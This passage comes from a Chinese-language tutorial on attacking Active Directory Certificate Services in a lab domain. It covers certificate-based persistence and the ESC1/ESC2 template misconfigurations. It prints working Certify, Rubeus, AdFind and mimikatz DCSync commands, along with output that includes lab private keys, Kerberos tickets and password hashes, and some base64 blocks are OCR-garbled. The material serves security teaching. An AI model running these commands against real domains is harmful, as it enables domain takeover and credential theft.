sdreA4StymLDRUGUpY4Dr/JDqorqEZg6r54P16sGhd6W0031m/UmH01tU7KarSiAkIxlGCKjBgHTg/
ZX8NqINsoCqeEi/JgmK51BE1Yq0Yz6R6fexwRUNdG33tK9nFj5e2dRo1SfApawQWwERU4KPTg/O69TE
jsgTYFTAPPyXITtbvE297CxFKfJ4hYmG4AbaHmJcaef4cVSf5iEpZ8qTr9Sv7/pnb2b99oiGpIhrLksIO
ccmpYVc5AOT19ahx7IAKwxB7cdmg6hw+CKcJxWF0i9dwKbLevJ431aARD48254j0bozEtJvJzJs6/WAZ
Juk/TyZITYEC9Y0zfChlodLUwS9rF93VucVQNQTKpHOUDsmqKhY3mzyqHTEvaCGIRA20ep3XoocNQxIr
nFRQc/5Mz+fXnArY9L/Ar8/DNf2CeBJHKSu8j3ipQNOxbUNiIQSxfmpWgGi3ynUyjsuKa8LRc82L+FH
1GWKg4MJt7uDOTVQMN+q+fdDOM3dL2XHBYnWozRGEWqFVhrhxtSxUieCA7dMD4bi17nsUTHVuLWDRb0k
BImeGAoem34VwVpvpkpq76w1NBQ4APU+OmTpWA33ojfZAR6dyDjFH1rWmS9W6ryNfUWxYcqzmjXS9h1V
G82psS1qMZ8JEpcN8afZowTGPso9L32XvM4SN0iIbYWjSmKZYInL41uPdLPnH04qyLiLS+Uv1q/aOp
LaYRE15WkeVmhoXqJJBHiC04FRxtHnGcwjrHZVca6ha94c16x+tb+JBo2xY8cu6qdcXH33w31GdXhW1Zu
JnFQUB67jP41010BBY+IRaYpYBmIogqytLUsgAnDvge70INL905JgloyGBKfKKxP5ZzZMsHKxsdrvdd
JhRWFwSx195dK0H0vwCIUUrLG9LLBn3FomCkzCOTcDWjiTknV7CWNPhy8ZSSqYBqnuCsXA2P9SfscRr
FrPtmImlITCZqjYXaMqT8Ued2QtQnM5SH0Xb1Yo9zENbgj+woQFAI9ZmBkpXq24M92Bebb/TmZNw6TE
1sP7Uh9Be/DUVS6TAiNvgTducibfXGqGSfXfgprM07wOITAivKTx6hOP4f+hta+CnNbVktiLNg0dEPdn
QMUMqj9KMETBbjPnDAW7r7nQVtC/XqJ1tOedx5wc363cnOKKLZSYcCgtDsV9IMC01/fyWv4Ruw3PvZ1HK
LcfjCNDqpB1v/u2FNdRdVkpDooeJ50e1rAHBdAgYmiedEXywg3f1wYrVkiu+on0dVse/OkxHZqX6ck41
HvTPFP5ihpmi+WsSuKQoPEQfzczXwhyB5fJ7pZ2ZYAf0vfd6nAZJW93zRe6Z9tm/20rCWrb9BxrvvXMTda
5rJ3PcDvcsuw4RysIQSF/d8LG56CihMr5L95m39YMeIwzUFTYnaXVz7PFe537B5URHEjKOBOTCBzqAD
AgEAooHGBIHDfYHAMIG9oIG6MIG3MIG0cBswGaADAgEXoRIEELa9S5r13/GtWNtWkuXQGChDRsLUEVO
VEVTVC5DT02iEzAoAMCAQGHcJAIGwZNYXJjdXOjBwMFAEDhAAC1ERePMjAymJazMjQwNTEOMDhaphEY
DzIwMjIwMzIOMTUxNDA4WqcRGA8yMDIyMDMzMTA1MTQwOFqoDRsLUEVOVEVTVC5DT02pIDAeAMCAQKh
FzAVGwZrcmJ0Z3Q0bC3B1bnRlc3QyY29t

[+] Ticket successfully imported!

ServiceName      : krbtgt/pentest.com
ServiceRealm     : PENTEST.COM
UserName         : Marcus
UserRealm       : PENTEST.COM
StartTime        : 2022/3/24 13:14:08
EndTime          : 2022/3/24 23:14:08
RenewTill        : 2022/3/31 13:14:08
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
Keytype          : rc4_hmac
Base64(key)      : tr1LPmuXf8a1Y21Yq5dAYA==
ASREP (key)      : 854BD6AB2DE50E2C43EBE361C025B0E1
```

```
C:\Users\Marcus>
```

执行 klist 命令，可以看到当前主机内存中已保存了 Marcus 用户的 TGT 票据，如下图所示。

```

C:\Users\Marcus>klist

Current LogonId is 0:0x7f3e3

Cached Tickets: (2)

#0>      Client: Marcus @ PENTEST.COM
        Server: krbtgt/pentest.com @ PENTEST.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 3/24/2022 13:13:10 (local)
        End Time:   3/24/2022 23:13:10 (local)
        Renew Time: 3/31/2022 13:13:10 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#1>      Client: Marcus @ PENTEST.COM
        Server: ldap/DC01.pentest.com/pentest.com @ PENTEST.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 3/24/2022 13:13:09 (local)
        End Time:   3/24/2022 23:13:09 (local)
        Renew Time: 3/31/2022 13:13:09 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC01.pentest.com

C:\Users\Marcus>_

```

由于证书是一个独立的身份验证凭证，即使用户重置密码，该证书仍然可以使用。结合前文中“NTLM Credential Theft via PKINIT – THEFT5”部分所介绍的技术，攻击者还可以持续获取帐户的 NTLM 哈希，攻击者可以使用该哈希通过传递哈希进行身份验证或破解以获取明文密码。总体而言，这是一种不涉及 LSASS 的而实现长期凭证窃取的替代方法，并且可以在非提升的环境中进行。

0.5.2 Machine Persistence via Certificates - PERSIST2

机器帐户本质上就是一种特殊类型的用户帐户，其拥有用户帐户的所有属性。如果证书模板与 User 模板的要求相匹配，但允许域内机器作为注册主体，则攻击者可以为失陷系统的机器帐户注册证书。默认的 Machine 模板匹配所有这些必要特征。

如果攻击者提升了失陷系统的权限，攻击者可以使用 SYSTEM 帐户权限为当前机器账户注册证书，Machine 模板授予机器帐户注册权限。Certify 在请求机器账户证书时需要使用 `/machine` 参数完成此操作，相关命令如下。

```

1 | Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /template:Machine
   | /machine
2 |
3 | # Certify.exe request /ca:CA-SERVER\CA-NAME /template:TEMPLATE-NAME /machine

```

```
C:\Users\Marcus>Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA /template:Machine /machine
```

```

  Certify
  v1.0.0

[*] Action: Request a Certificates
[*] Elevating to SYSTEM context for machine cert request

[*] Current user context      : NT AUTHORITY\SYSTEM
[*] No subject name specified, using current machine as subject

[*] Template                  : Machine
[*] Subject                   : CN=WIN10-CLIENT1.pentest.com

[*] Certificate Authority     : DC01.pentest.com\pentest-DC01-CA

[*] CA Response               : The certificate had been issued.
[*] Request ID                : 14

[*] cert.pem                  :
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwnlxGw9VSRcgj0d7Y4ARRsgwFkFG/sGk7KZDEXADu84FJI
2SW1/Z1Yn/KA2GWsz2IzKQndk2bnaJ0ZQdRtabs5+OcJ0hzd0JnRXQLIUuxK8rrD
/U9HK2CznPOV+Cm6jvaUZnHA4u6IsRDqbdKbtF1RMTVySvdUDrLMDn6pSgre8sm
vG0ooAD9BR4tAOH38nsNKUJBwa9038JM5yapk4SnmMizcA2rKEHuAtAuesMU5E/C
e10sZrp6k8yEiScLnt8/P/OkJtediwxWUntafAf7Chq45JLrzUWSHGvxePGirx8Q
3KI1UUXHcESCntQU5AnjMJbZDQp+lsZm+5Cdh0QIDAQABAoIBAbaepuE+j4AqOHJu
FeNv8MIU/WAf8TZOJ+KF8wjeigUE61BAPSS4MiTWgGtRA5QbeYw5oibJdmd+Mq8q
mJwDxQ/ZJEmdyFuqHfM6d8aS5cUxz6WX9owMdrfRvoiJ05aKcYe6esrPOc0eU8/
6XryRdnJJwsrcTEytRdfukCJXq2kxJPc2HF7F5FO0gsQiIVPoPNo8eqCSM9MY2e
cutnkYz0/2fj4aQ/WUEvjxFc6MvLMdc3Zv4UjHjU2/+I2q/wtRrtgyOarFBwH8tL
KzRQn0+uNHUu3W7Ldv16598daTkDrJ2ZXNMvDD1CKambThKE991ySiQBF4n5FdHg
ONY12+EcgYEazpKnbFZ2Y3QULnsASEZjLk0fox1hjBcpXJOjfw/stqwxftmMvXgE
jCOK+mXADCICiowug2Ljt2sZJs4CfV1etkBW6TMEwOA6JdVS9tt9YcBofL1TjTpF
cLypx6Q0P021+2YVug5nEXgpbw0BrFm5Ig052ePJ0vFVcfZ4jKw/RwcCgYEA8X1x
NvtzqKF82enGVDqmm5RCH9swodZlPm1/9rH+j2uMN8c0tiuvIX1wAuMQ63zfzrw
UGeJGbTJz/2dUOIC20FwSRaBVIASjr7G4gocRKJnF+jCPLP2m3hz57/16Ypvkw2c
CwKX1e4QSDu6C9m24M59AJDYkVMnRtyOIhW0QmcCgYBLcjs1bk7PBBZa45G20/51
asiJtCHU1KEsrtnlDsJl7v3+2B+seakviUP5MDB0PfevooNaeUdkmlMVWSiPoQp2
hhK3GWSjBS12Dz099WxVx3BiHU3mxuGVy1I3GEH83N4p859ZV01P+BNILz/tMtfr
FHFMo2WTZGPjY5a2+xAQKBgQCC/Ftbdd7xVFgDZPo+ampB7pRH74Bb6ZdDu+Y0
Da2GYtJ210pSnnQMWo1WLCuz8sIo+2b0VrtaBGWMu4gBx8b/mppsK6HuEmL+p6H+
r31SCb5ei9YBU6WSBBTrW379xihr3nAM00U1YTPX2v46u2imXzwV+iuF/71IiQ9X
s70QdOKBgCVF8cYPcSQ3A6sfkqTMVYgPwyrzIMCiiLJdk4JZPePSd7y2ZnKCT9L
dVQWIHujk49kLvpU/i4Crqg3ykpXy70952jkDgKWZNN186qwpzguJ4jIc+1ekuIi
umDrrw/XbZ62IB2kN/wcp5RKeWfRbzBp3TayKoCObka/CDZ3HCM
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIFRDCCBCygAwIBAgITRgAAAA4s8ReqItHRvQAAAAAADjANBgkqhkiG9w0BAQsF
ADBIMRMwBQYKCZImiZPyLGQBGRYDY29tMRcwFQYKCZImiZPyLGQBGRYHcGVudGVz
dDEYMBYGA1UEAxpGcGVudGVzZC1EQzAxLUNBMB4XDTEyMDMwMTA1MTMwOFoXDTEz
MDMwMTA1MTMwOFoYJDEiMCAGA1UEAxMZV01OMTAAtQ0xJRUSUMS5wZW50ZXN0LmNv
bTCCASISwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMLZ9cRePvUkXII9He20
AEUbK4MBZBRv7BpOymQxFA7vOBSSNk1pf2ZWJ/ygNh1rM9iMykJ3ZNm52o9GUHU
bWm70fjncToc3dCZOV0CyFLsSvK6w/1PRyts5jz1fgpuo721GTzxwOLuiLEQ6m3
Sm7RdUTE1ckr3VA6yzA4eqUoK3vLJrxjqKAA/QUeLQDh9/J7DS1CQcGvdN/CTOcm
qZOE5j1s3ANqyhB7gE21HrDFORPmpdLGA6epPLx1knC57fPz/zpCbXnYsMW1J7
WnwH+woauOSS681Fkh4FcXjxoq8fENyCFFx3BEgp7UF0QJ4zCQWQ0KftbGZvuQn
-----
```

后续的操作请参考“Active User Credential Theft via Certificates – PERSIST1”。通过机器帐户证书，攻击者可以作为机器帐户进行 Kerberos 身份验证，以机器账户的身份完成特定操作。例如使用 Kerberos S4U 扩展协议，攻击者可以代表任何用户获得其他主机上一些服务（例如，CIFS、LDAP、HTTP、RPCSS 等）的 ST 票据。详情请参考：[《浅入深出域委派攻击》](#)。

0.6 域权限提升

至此，您可能意识到证书和 PKI 并不简单，尤其是在 AD 中。这是一个没有多少人试图从安全角度理解的领域。虽然 AD CS 本身并没有任何不安全之处，就像任何没有经过大量审查的系统一样，组织很容易错误地配置它，从而严重影响其环境的安全性。

0.6.1 Misconfigured Certificate Templates - ESC1

证书模板有一组特定的设置，使它们极易被攻击者利用，以实现域权限提升。下面我们来介绍第一种配置情况（ESC1）：

1. 企业 CA 授予低特权用户注册权限。
2. CA 证书管理程序批准被禁用。

3. 无需授权签名。
4. 过于宽松的证书模板安全描述符会向低特权用户授予证书注册权限。
5. 证书模板定义了启用域身份验证的 EKU。
6. 证书模板允许请求者在 CSR 中指定 subjectAltName。

这里主要关注到最后一个配置条件。回想一下，在 AD 身份验证期间，AD 将使用证书的 subjectAltName (SAN) 字段指定身份。因此，如果请求者可以在 CSR 中指定 SAN，则请求者可以以任何人（例如，域管理员用户）的身份请求证书。证书模板在其 AD 对象的 `mspki-certificate-name-flag` 属性中指定请求者是否可以在其中指定 SAN。`mspki-certificate-name-flag` 属性是位掩码，如果存在 `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` 标志，则请求者可以指定 SAN。在证书模板控制台 MMC 管理单元中，此值在模板的“属性”的“使用者名称”选项卡中进行设置，如下图所示，勾选“在请求中提供(S)”即可。

ExampleTemplate 属性

常规 兼容性 请求处理 加密 密钥证明

使用者名称 发布要求 取代模板 扩展 安全 服务器

☒ 在请求中提供(S)

☐ 使用现有证书中的使用者信息完成自动注册续订请求(W) (*)

☐ 用 Active Directory 中的信息生成(B)

要加强使用者名称之间的一致性并简化证书管理，请选择这个选项。

使用者名称格式(N):

无

☐ 在使用者名称中包括电子邮件名(I)

将这个信息包括在另一个使用者名称中:

☐ 电子邮件名(E)

☐ DNS 名(D)

☐ 用户主体名称(UPN)(U)


☐ 服务的主体名称(SPN)(V)

* 由于兼容性设置而禁用了控件。

确定 取消 应用(A) 帮助

上述这些配置允许低权限用户使用任意的 SAN 请求证书，导致低权限用户能够通过 Kerberos 或 SChannel 以域中的任何主体身份进行身份验证。

指定 SAN 的能力是这种错误配置的症结所在。但该配置通常情况下是启用的。在证书模板控制台 MMC 管理单元中，如果管理员启用“在请求中提供(S)”选项，则会出现警告，如下图所示。



但是，如果网络管理员不熟悉 PKI，他们很可能会为了使服务正常运行而忽略该警告。此外，网络管理员在创建自己的证书模板时，可能会复制 AD CS 附带的默认 WebServer 模板。WebServer 模板启用了 `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` 标志，然后如果网络管理员又添加了“客户端身份验证”或“智能卡登录”的EKU，则会发生上述的攻击的场景。

这并不是一个牵强附会的想法，因为网络管理员通常在部署 AD CS 服务器后首先要做的事情之一就是创建 HTTPS 证书。此外，许多应用程序使用 SSL/TLS 相互身份验证，在这种情况下，网络管理员可能会错误地启用服务器身份验证和客户端身份验证 EKU，从而导致配置易遭到滥用。

综上所述，如果有一个完全匹配上述配置的已发布的证书模板，攻击者可以以域环境中任何用户的身份请求证书，包括域管理员用户或域控制器的机器账户，并使用该证书获取合法用户的 TGT，依次实现域权限提升。

下面是我们使用 Certify 枚举的易遭到滥用的证书模板，相关命令如下。

```
1 | Certify.exe find /vulnerable
```

```
[!] Vulnerable Certificates Templates :
CA Name : DC01.pentest.com\pentest-DC01-CA
Template Name : VulnTemplate
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : 安全电子邮件, 加密文件系统, 客户端身份验证
mspki-certificate-application-policy : 安全电子邮件, 加密文件系统, 客户端身份验证
Permissions
  Enrollment Permissions
    Enrollment Rights : NT AUTHORITY\Authenticated UsersS-1-5-11
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Domain Users S-1-5-21-1536491439-3234161155-253608391-513
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
Object Control Permissions
  Owner : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
  WriteOwner Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  WriteDacl Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519
  WriteProperty Principals : PENTEST\Administrator S-1-5-21-1536491439-3234161155-253608391-500
                        PENTEST\Domain Admins S-1-5-21-1536491439-3234161155-253608391-512
                        PENTEST\Enterprise Admins S-1-5-21-1536491439-3234161155-253608391-519

Certify completed in 00:00:12.3298020
```

如上图所示，证书模板 VulnTemplate 在 `msPKI-Certificate-Name-Flag` 属性中启用了 `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` 标志，并且具有客户端身份验证的 EKU，并授予所有域用户注册权限。

此外，也可以通过 AdFind 等工具直接查询活动目录，并过滤出所有不需要批准/授权签名、具有客户端身份验证或智能卡登录 EKU 并启用 `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` 标志的证书模板，相关语法如下。

```
1 AdFind.exe -b "CN=Configuration,DC=pentest,DC=com" -f "(&
(objectclass=pkicertificatetemplate)(!(mspki-enrollment-
flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-
signature=*))(|(pkiextendedkeyusage=1.3.6.1.4.1.311.20.2.2)
(pkiextendedkeyusage=1.3.6.1.5.5.7.3.2)(pkiextendedkeyusage=1.3.6.1.5.2.3.4)
(pkiextendedkeyusage=2.5.29.37.0)(!(pkiextendedkeyusage=*)))(mspki-
certificate-name-flag:1.2.840.113556.1.4.804:=1))"
```

下面，我们可以在当前未提升的上下文中运行 Certify 来请求证书，并将 `/altname` 指定为域管理员，相关命令如下。

```
1 Certify.exe request /ca:DC01.pentest.com\pentest-DC01-CA
/template:vulnTemplate /altname:PENTEST\Administrator
```

Confidential
v1.0.0

-----BEGIN RSA PRIVATE KEY-----

```
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
```

```
1 Rubeus.exe asktgt /user:Administrator /certificate:C:\Users\Marcus\cert.pfx  
/password:Passw0rd /ptt
```

```
1 Rubeus.exe asktgt /user:Administrator /certificate:C:\Users\Marcus\cert.pfx
  /password:Passw0rd /ptt
```

```
C:\Users\Marcus>Rubeus.exe asktgt /user:Administrator /certificate:C:\Users\Marcus\cert.pfx /password:Passw0rd /ptt
```

Rubeus

v2.0.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Marcus, CN=Users, DC=pentest, DC=com

[*] Building AS-REQ (w/ PKINIT preauth) for: 'pentest.com/Administrator'

[*] Using domain controller: 172.26.10.11:88

[+] TGT request successful!

[*] base64(ticket.kirbi):

```
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
```

[+] Ticket successfully imported!

```
ServiceName      : krbtgt/pentest.com
ServiceRealm     : PENTEST.COM
Username         : Administrator
UserRealm       : PENTEST.COM
StartTime        : 2022/3/24 20:49:11
EndTime         : 2022/3/25 6:49:11
RenewTill       : 2022/3/31 20:49:11
Flags           : name_canonicalize, pre_authent, initial, renewable, forwardable
Keytype         : rc4_hmac
Base64(key)     : xY01POKECyOhq8JAtr0iTw==
ASREP (key)     : 6526CC300939CD7831A131D2116B430
```

```
C:\Users\Marcus>
```

如上图所示，成功为 Administrator 请求到 TGT，并将其传递到当前机器的内存中，执行 `klist` 命令可以看到机器中保存的 TGT，然后我们可以使用它来访问域控制器，如下图所示。

```

C:\Users\Marcus>klist

Current LogonId is 0:0x7f3e3

Cached Tickets: (1)

#0>      Client: Administrator @ PENTEST.COM
        Server: krbtgt/pentest.com @ PENTEST.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 3/24/2022 20:46:19 (local)
        End Time:   3/25/2022 6:46:19 (local)
        Renew Time: 3/31/2022 20:46:19 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

C:\Users\Marcus>dir \\dc01.pentest.com\c$
Volume in drive \\dc01.pentest.com\c$ has no label.
Volume Serial Number is E8D8-E49D

Directory of \\dc01.pentest.com\c$

2022/03/23  08:36    <DIR>          inetpub
2016/07/16  21:23    <DIR>          PerfLogs
2022/03/10  21:16    <DIR>          Program Files
2016/07/16  21:23    <DIR>          Program Files (x86)
2022/03/23  08:37    <DIR>          Users
2022/03/23  08:42    <DIR>          Windows
               0 File(s)                0 bytes
               6 Dir(s)  51,289,772,032 bytes free

C:\Users\Marcus>

```

并且此时可以向域控执行 DCSync 操作并导出用户哈希，说明此时已经提升到了域管理权限，相关命令如下。

```

1 | mimikatz.exe "lsadump::dcsync /domain:pentest.com
   /user:PENTEST\Administrator" exit

```

```
C:\Users\Marcus>mimikatz.exe "lsadump::dcsync /domain:pentest.com /user:PENTEST\Administrator" exit

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## .##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:pentest.com /user:PENTEST\Administrator
[DC] 'pentest.com' will be the domain
[DC] 'DC01.pentest.com' will be the DC server
[DC] 'PENTEST\Administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration : 1601/1/1 8:00:00
Password last change : 2022/3/11 9:35:24
Object Security ID : S-1-5-21-1536491439-3234161155-253608391-500
Object Relative ID : 500

Credentials:
Hash NTLM: 570a9a65db8fba761c1008a51d4c95ab
ntlm- 0: 570a9a65db8fba761c1008a51d4c95ab
ntlm- 1: cb136a448767792bae25563a498a86e6
lm - 0: 900d6a881d4afa7e15380cd0797d61ef

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 91fb119edf863484ac72f8e9164b6167

* Primary:Kerberos-Newer-Keys *
Default Salt : PENTEST.COMAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 0ddce6888584ca62f49ce0543b503f241727ef20979cec6d8e10384d78aaaf96
aes128_hmac (4096) : d96d987a006be3888173499a57c6f786
des_cbc_md5 (4096) : 0158f1cb8c94e638

* Primary:Kerberos *
Default Salt : PENTEST.COMAdministrator
Credentials
des_cbc_md5 : 0158f1cb8c94e638

* Packages *
NTLM-Strong-NTOWF

* Primary:WDigest *
01 1b88fa1e05e6593d07f712cbe5b914f8
02 255a7273003c80c234cb4f6c63536056
03 e2810359a070663afa165e01587ddb4f
04 1b88fa1e05e6593d07f712cbe5b914f8
05 9d029c88bd333ec008fed733a48340f9
06 1a8ebc0d382348e31d566c8deee6d06f
07 e940456d48a28553e9b8a27f623224d2
```

0.6.2 Misconfigured Certificate Templates - ESC2

第二种滥用情况 (ESC2) 是第一种情况 (ESC1) 的变体。ESC2 的利用条件如下:

1. 企业 CA 授予低特权用户注册权限。细节与 ESC1 相同。
2. CA 证书管理程序批准被禁用。细节与 ESC1 相同。
3. 无需授权签名。细节与 ESC1 相同。
4. 过于宽松的证书模板安全描述符会向低特权用户授予证书注册权限。细节与 ESC1 相同。
5. 证书模板定义了 Any Purpose 类型的 EKU 或 SubCA 类型的 EKU。前者 Any Purpose 指证书可以用于任何目的, 后者 SubCA 指证书没有 EKU, 相当于从属 CA 的证书。

这里重点关注最后一个条件。虽然具有此类 EKU 的模板不能用于在没有

`CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` 标志 (即 ESC1) 的情况下以其他用户身份请求身份验证证书, 但攻击者可以使用它们以请求它们的用户身份向 AD 进行身份验证, 这两个 EKU 无疑是对请求它们的用户自身很危险。

攻击者可以将具有 Any Purpose EKU 的证书用于任何目的, 这包括客户端身份验证、服务器身份验证、代码签名等。相比之下, 攻击者可以使用 SubCA EKU 的证书用于任何目的也是如此, 但也可以使用它来签署新证书。因此, 使用 SubCA 证书, 攻击者可以在新证书中指定任意 EKU 或字段。

但是，如果 `TAAuthCertificates` 对象不信任从属 CA（默认情况下不会信任），则攻击者无法创建可用于域身份验证的新证书。尽管如此，攻击者仍可以创建具有 Any Purpose EKU 的新证书，其中有很多攻击者可能滥用（例如代码签名、服务器身份验证等），并且可能对网络中的其他应用程序（如 SAML、AD FS 或 IPSec）产生重大影响。

综上所述，如果攻击者可以获得 Any Purpose 或 SubCA 证书，无论它是否受 `NTAuthCertificates` 信任，这都是非常糟糕的。通过枚举 LDAP 可以过滤出所有可用于枚举与此类滥用条件相匹配的模板，相关命令如下。

```
1 AdFind.exe -b "CN=Configuration,DC=pentest,DC=com" -f "(&
(objectclass=pkicertificatetemplate)(!(mspki-enrollment-
flag:1.2.840.113556.1.4.804:=2))(|(mspki-ra-signature=0)(!(mspki-ra-
